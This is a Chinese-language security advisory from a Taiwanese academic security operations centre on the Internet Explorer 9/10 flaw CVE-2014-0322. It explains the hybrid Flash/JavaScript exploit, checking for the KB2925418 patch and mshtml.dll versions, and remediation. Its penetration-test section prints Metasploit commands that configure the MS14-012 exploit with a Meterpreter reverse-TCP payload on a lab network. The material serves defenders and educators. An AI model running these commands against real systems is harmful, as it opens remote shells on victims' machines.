臺灣大學計資中心網路組
北區學術資訊安全維運中心

資訊安全分析報告

CVE-2014-0322 弱點簡介與防制

臺灣大學計資中心網路組
北區學術資訊安全維運中心

摘要

CVE-2014-0322 是 Internet Explorer 9 & 10 一個近期重要的 Zero-Day 漏洞，微軟公司所推出的 Internet Explorer 為全世界主流瀏覽器之一，該軟體的任何一個漏洞及弱點，都會對全球使用者造成嚴重的影響。本文將由漏洞簡介，漏洞攻擊流程，漏洞滲透測試實作，自我檢查，漏洞修補等五個面向說明如何有效防治本漏洞。

CVE-2014-0322 漏洞簡介

CVE-2014-0322 所使用的攻擊手法是一種混合攻擊(hybrid exploit)方式，不同以往的單一檔案夾帶惡意程式碼。

混合攻擊是利用多種不同的技術將惡意程式碼分散，以規避位置空間配置隨機化(Address space layout randomization，簡稱 ASLR，以隨機方式配置資料位址)及資料執行防護(Data Execution Prevention，簡稱 DEP)等保護技術，最後再將這些散落的惡意程式碼整合並執行攻擊程序。

CVE-2014-0322 漏洞攻擊流程

CVE-2014-0322 使用了一個惡意的 Flash 檔案與 JavaScript，瀏覽器開啟特定網頁後會開始載入惡意 Flash 檔案，並將惡意程式碼片段寫入到記憶體，進行攻擊。

接著 Flash 呼叫 JavaScript，並利用 JavaScript 實際觸發 CVE-2014-0322 漏洞，Flash 藉此獲得 IE 瀏覽器使用的記憶體區塊讀寫之權限。

最後，Flash 搜尋先前寫入的程式碼片段，並利用這些惡意程式碼進行返回指標漏洞攻擊(Return Oriented-Programming，簡稱 ROP)，執行任意程式碼。

CVE-2014-0322 漏洞滲透測試實作

CVE-2014-0322 的攻擊要素非常多，雖然此漏洞造成的風險相當大，但也由於使用了好幾種技術，造成攻擊成功之命中率受限。

此次所使用的 Metasploit 滲透測試模組，需具備的條件如下：

1. 作業系統為 Windows
2. 使用 IE
3. IE 版本為 9.0.8112.16496~9.0.8112.16533(mshtml.dll 的版本)
4. 具有 Office 2010

以下為使用 Metasploit 滲透測試實作：

1. 將系統設定為使用 MS14_012_textrange 模組，並設置 payload 後開啟參數設置來設定 SRVHOST 與 LHOST(滲透測試者)的 IP。

```
msf > search MS14-012

Matching Modules
================

   Name                                        Disclosure Date          Rank    Description
   ----                                        ---------------          ----    -----------
   exploit/windows/browser/ms14_012_textrange  2014-03-11 00:00:00 UTC  normal  MS14-012 Micro
soft Internet Explorer TextRange Use-After-Free


msf > use exploit/windows/browser/ms14_012_textrange
msf exploit(ms14_012_textrange) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms14_012_textrange) > show options

Module options (exploit/windows/browser/ms14_012_textrange):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   Retries     false            no        Allow the browser to retry the module
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an address
 on the local machine or 0.0.0.0
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randoml
y generated)
   SSLVersion  SSL3             no        Specify the version of SSL that should be used (acce
pted: SSL2, SSL3, TLS1)
   URIPATH                      no        The URI to use for this exploit (default is random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted: seh, thread, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port
```


2. 等待目標主機開啟特定網址時，送出惡意 Flash 檔案。

```
Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(ms14_012_textrange) > set SRVHOST 192.168.126.134
SRVHOST => 192.168.126.134
msf exploit(ms14_012_textrange) > set lhost 192.168.126.134
lhost => 192.168.126.134
msf exploit(ms14_012_textrange) > exploit
[*] Exploit running as background job.
msf exploit(ms14_012_textrange) >
[*] Started reverse handler on 192.168.126.134:4444
[*] Using URL: http://192.168.126.134:8080/0gLFX6VTx8U9Zb
[*] Server started.
[*] 192.168.126.132  ms14_012_textrange - Gathering target information.
[*] 192.168.126.132  ms14_012_textrange - Sending response HTML.
```

3. 目標主機端開啟特定網址後，開啟 Flash 檔案，下圖顯示 IE 停止運作，代表網站已經修補漏洞或該 IE 版本無漏洞。若完成漏洞利用及滲透攻擊，則以 administrator 權限連線目標主機。




如何自我檢查主機的 Internet Explorer 是否具有漏洞


此漏洞只會影響 Internet Explorer 9 與 10 兩個版本，非此兩個版本的使用者無任何危害，而使用此兩個版本的使用者可利用以下方式來進行檢測。

一、檢查更新檔

檢查主機目前安裝的安全更新檔是否有 KB2925418 或以後之版本 (3 月 11 日以後發布的任何版本)，若無符合上述條件之更新檔，該主機暴露在被攻擊之風險中。

讀者可依照下列建議，檢視主機所安裝過的更新。





也可以藉由 Internet Explorer 的資訊檢視目前所套用的更新。

二、檢查 mshtml.dll 版本

使用 Internet Explorer 9 的情況，檢查 mshtml.dll 版本是否為 9.0.8112.16540 以前之版本、以及 9.0.8112.20000~20651 之內的版本，若版本為 9.0.8112.16421，則以檢查更新檔的方式為主。


使用 Internet Explorer 10 的情況，檢查 mshtml.dll 版本是否為 10.0.9200.16843 以前版本、以及 10.0.9200.20000~20963 之內的版本。

下圖為未更新至最新版本且具有弱點之版本。

如何修補 CVE-2014-0322 漏洞

由於 CVE-2014-0322 漏洞只會在特定 mshtml.dll 版本發生作用，而 mshtml.dll 會隨著微軟所發布的安全性更新進行版本更新，所以只要確實開啟主機與 Internet Explorer 的自動更新，或者利用手動安裝特定更新即可修補此漏洞。

手動時需安裝 KB2925418 及以後版本(3 月 11 日以後發布的任何版本)，皆可修補此漏洞。



為避免主機已被植入後門程式，系統在修補過漏洞後，建議進行完整掃描，並修改所有使用者的密碼。

參考資料

http://support.microsoft.com/kb/2925418/zh-tw
http://blog.trendmicro.com/trendlabs-security-intelligence/analysis-of-the-recent-zero-day-vulnerability-in-ie9ie10/
http://oval.scap.org.cn/oval_org.mitre.oval_def_22660.html